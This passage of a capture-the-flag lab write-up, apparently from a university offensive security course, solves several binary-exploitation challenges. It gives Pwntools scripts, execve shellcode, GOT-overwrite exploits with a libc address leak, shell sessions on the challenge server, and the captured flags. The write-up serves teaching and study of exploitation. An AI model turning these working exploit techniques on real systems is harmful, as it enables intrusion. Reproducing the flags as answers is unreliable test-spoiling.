
```
root@17b95fe8a8e6:~/wk6/no_leaks# python3 no_leaks.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1293: Done
hello, xz4344. Please wait a moment...
What can you do this time?

[*] Sending shellcode in raw bytes: b'H1\xd2H\xb8/bin/sh\x00PH\x89\xe7WRH\x89\xe6H\xc7\xc0;\x00\x00\x00\x0f\x05'
[*] Switching to interactive mode
$ cat flag.txt
flag{w3_c4n_st1ll_d3f34t_m0d3rn_c0d3!_81dfe7a505090511}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1293
```

The captured flag is `flag{w3_c4n_st1ll_d3f34t_m0d3rn_c0d3!_81dfe7a505090511}`.

Assembly (50 pts)

In this challenge, we are told to set the right secrets to get the flag. Nothing else is provided.

We directly open the binary file `assembly` with Binary Ninja to inspect the High-Level IL of the `main` function.



From the code of the `main` function, we can tell that the `mmap` system call is used to allocate executable memory `buf` for shellcode, which is then executed by calling `buf()`. The `check` function has the ability to print the flag only if the global variable `secrets` is equal to `0x1badb002` and the global variable `data_404098` is equal to `0xdead10cc`. However, the `check` function is never called in the `main` function.

Therefore, what we need to do is directly write shellcode to the executable memory `buf` through the `read` system call, which sets required values to the global variable `secrets` and `data_404098`, and then calls the `check` function to pass the check and print the flag. This shellcode written in the mapped memory `buf` will be executed to open a shell, where we can use the `cat flag.txt` command to retrieve the flag.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
secrets_addr = e.symbols.secrets
data_404098_addr = 0x404098
check_addr = e.symbols.check

shellcode = asm('''
    mov rax, 0x1badb002
    mov qword ptr [{}], rax    # secrets = 0x1badb002
    mov rax, 0xdead10cc
    mov qword ptr [{}], rax    # data_404098 = 0xdead10cc
```

```
    mov rax, {}
    call rax                    # check()
'''.format(secrets_addr, data_404098_addr, check_addr), arch='amd64')

print(p.recvuntil(b"!\n").decode())
p.send(shellcode)
log.info(f"Sending shellcode in raw bytes: {shellcode}")

p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk6/assembly# python3 assembly.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1294: Done
[*] '/root/wk6/assembly/assembly'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...
Set the right secrets to get the flag!

[*] Sending shellcode in raw bytes: b'H\xc7\xc0\x02\xb0\xad\x1bH\x89\x04%\x90@@\x00H\xb8\xcc\x10\xad\xde\x00\x00\x00\x00H\x89\x04%\x9
8@@\x00H\xc7\xc06\x12@\x00\xff\xd0'
[*] Switching to interactive mode

Here's your flag, friend: flag{l0w_l3v3l_pr0gr4mm1ng_l1k3_4_pr0!_b9d17ce486575999}

[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1294
```

The captured flag is `flag{l0w_l3v3l_pr0gr4mm1ng_l1k3_4_pr0!_b9d17ce486575999}`.


eMail (150 pts)

In this challenge, we only know it simulates the format of sending emails. Nothing else is provided.

Through the command `pwn checksec` in the following, it's clear that RELRO is partially enabled and GOT table is writable for the binary file `email`.

```
root@17b95fe8a8e6:~/wk6/email# pwn checksec email
[*] '/root/wk6/email/email'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

We directly open the binary file `email` with Binary Ninja to inspect the High-Level IL of the `main` function.



From the code of the `main` function, we can't find anywhere to perform stack buffer overflow or shellcode implantation, so we focus on how to solve the challenge by changing the GOT address. There are three times that the `main` function reads content from the standard input:

- Read at most `0x10` bytes to the read buffer `buf` (by testing through the gdb (screenshot omitted), the first eight bytes of the `buf` is stored in `rdi` and the second eight bytes of the `buf` is stored in `rsi_3`)

- Read at most `0x8` bytes to the read buffer `buf_1`
- Read at most `0x50` bytes to the read buffer `var_60`

Then, the `send` function is called to set the value in the address `rsi_3` to the value `rdi` (screenshot omitted), which is an appropriate chance to link the GOT address of the `puts` function to the `system` function, which has been called and loaded before through `system(line: "/bin/date")`. After that, the function call `puts(str: &var_60)` can be successfully linked to `system("/bin/sh")` if the string `/bin/sh` is in the buffer `var_60`.

Therefore, what we need to do is firstly send the concatenation of the loaded `system` address and the GOT `puts` address, secondly send junk data, and thirdly send the string `/bin/sh`.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
system_addr = e.symbols.system
puts_got_addr = e.got.puts

print(p.recvuntil(b": ").decode())
p.send(p64(system_addr) + p64(puts_got_addr))
log.info(f"Sending system address along with GOT puts address: {hex(system_addr)} {hex(puts_got_addr)}")

print(p.recvuntil(b": ").decode())
p.send(b"F"*8)
log.info("Sending junk data: " + "F"*8)

print(p.recvuntil(b": ").decode())
p.send(b"/bin/sh\x00")
log.info("Sending command: /bin/sh")

p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk6/email# python3 email_wk6.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1295: Done
[*] '/root/wk6/email/email'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...
        Tue Oct 29 08:18:51 PM UTC 2024
        Welcome to my Simple eMail Service!

        To:
[*] Sending system address along with GOT puts address: 0x4010e4 0x404020
        Subject:
[*] Sending junk data: FFFFFFFF
        Message:
[*] Sending command: /bin/sh
[*] Switching to interactive mode


        sending ...

$ cat flag.txt
flag{0v3rwr1t1ng_3ntr1es_1n_th3_G0T_f0r_th3_W1n!_4bf885fa2d0e2e28}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1295
```

The captured flag is `flag{0v3rwr1t1ng_3ntr1es_1n_th3_G0T_f0r_th3_W1n!_4bf885fa2d0e2e28}`.


Better eMail (150 pts)

In this challenge, we only know it simulates the format of sending emails. Nothing else is provided.

Through the command `pwn checksec` in the following, it's clear that RELRO is partially enabled and GOT table is writable for the binary file `better_email`.

```
root@17b95fe8a8e6:~/wk6/better_email# pwn checksec better_email
[*] '/root/wk6/better_email/better_email'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

We directly open the binary file `better_email` with Binary Ninja to inspect the High-Level IL of the `main` function.



From the code of the `main` function, we can't find anywhere to perform stack buffer overflow or shellcode implantation, so we focus on how to solve the challenge by changing the GOT address. There are three times that the `main` function reads content from the standard input:

- Read at most `0x8` bytes to the read buffer `buf`, then the leaked address of the `puts` function is written to the standard output
- Read at most `0x10` bytes to the read buffer `buf_1` (the first eight bytes of the `buf_1` is stored in `buf_1` and the second eight bytes of the `buf_1` is stored in `var_28`)
- Read at most `0x10` bytes to the read buffer `var_20`

Then, the value in the address `var_28` is set to the value `buf_1`, which is an appropriate chance to link the GOT

address of the `puts` function to the `system` function, which can be calculated with the help of the glibc binary file `libc.so.6` by `libc_system_addr = libc_puts_addr - libc.symbols.puts + libc.symbols.system`. After that, the function call `puts(str: &var_20)` can be successfully linked to `system("/bin/sh")` if the string `/bin/sh` is in the buffer `var_20`.

Therefore, what we need to do is firstly send the GOT `puts` address to leak the actual `puts` address, secondly send the concatenation of the calculated `system` address and the GOT `puts` address, and thirdly send the string `/bin/sh`.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
got_puts_addr = e.got.puts

print(p.recvuntil(b": ").decode())
p.send(p64(got_puts_addr))
log.info(f"Sending GOT puts address: {hex(got_puts_addr)}")
libc_puts_addr = u64(p.recv(8))
log.info(f"Receiving leaked puts address: {hex(libc_puts_addr)}")

libc = ELF("libc.so.6")
libc_base_addr = libc_puts_addr - libc.symbols.puts
libc_system_addr = libc_base_addr + libc.symbols.system

print(p.recvuntil(b": ").decode())
p.send(p64(libc_system_addr) + p64(got_puts_addr))
log.info(f"Sending calculated system address along with GOT puts address: {hex(libc_system_addr)}
{hex(got_puts_addr)}")

print(p.recvuntil(b": ").decode())
p.send(b"/bin/sh\x00")
log.info("Sending command: /bin/sh")

p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk6/better_email# python3 better_email.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1296: Done
[*] '/root/wk6/better_email/better_email'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...
        Welcome to my Improved eMail Service!

        From:
[*] Sending GOT puts address: 0x404018
[*] Receiving leaked puts address: 0x7f4b0542ce50
[*] '/root/wk6/better_email/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled

        To:
[*] Sending calculated system address along with GOT puts address: 0x7f4b053fcd70 0x404018
        Message:
[*] Sending command: /bin/sh
[*] Switching to interactive mode
$ cat flag.txt
flag{gl1bC_l34k_plus_G0T_0v3rwr1t3!!_7c650cd504a8ed65}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1296
```

The captured flag is `flag{gl1bC_l34k_plus_G0T_0v3rwr1t3!!_7c650cd504a8ed65}`.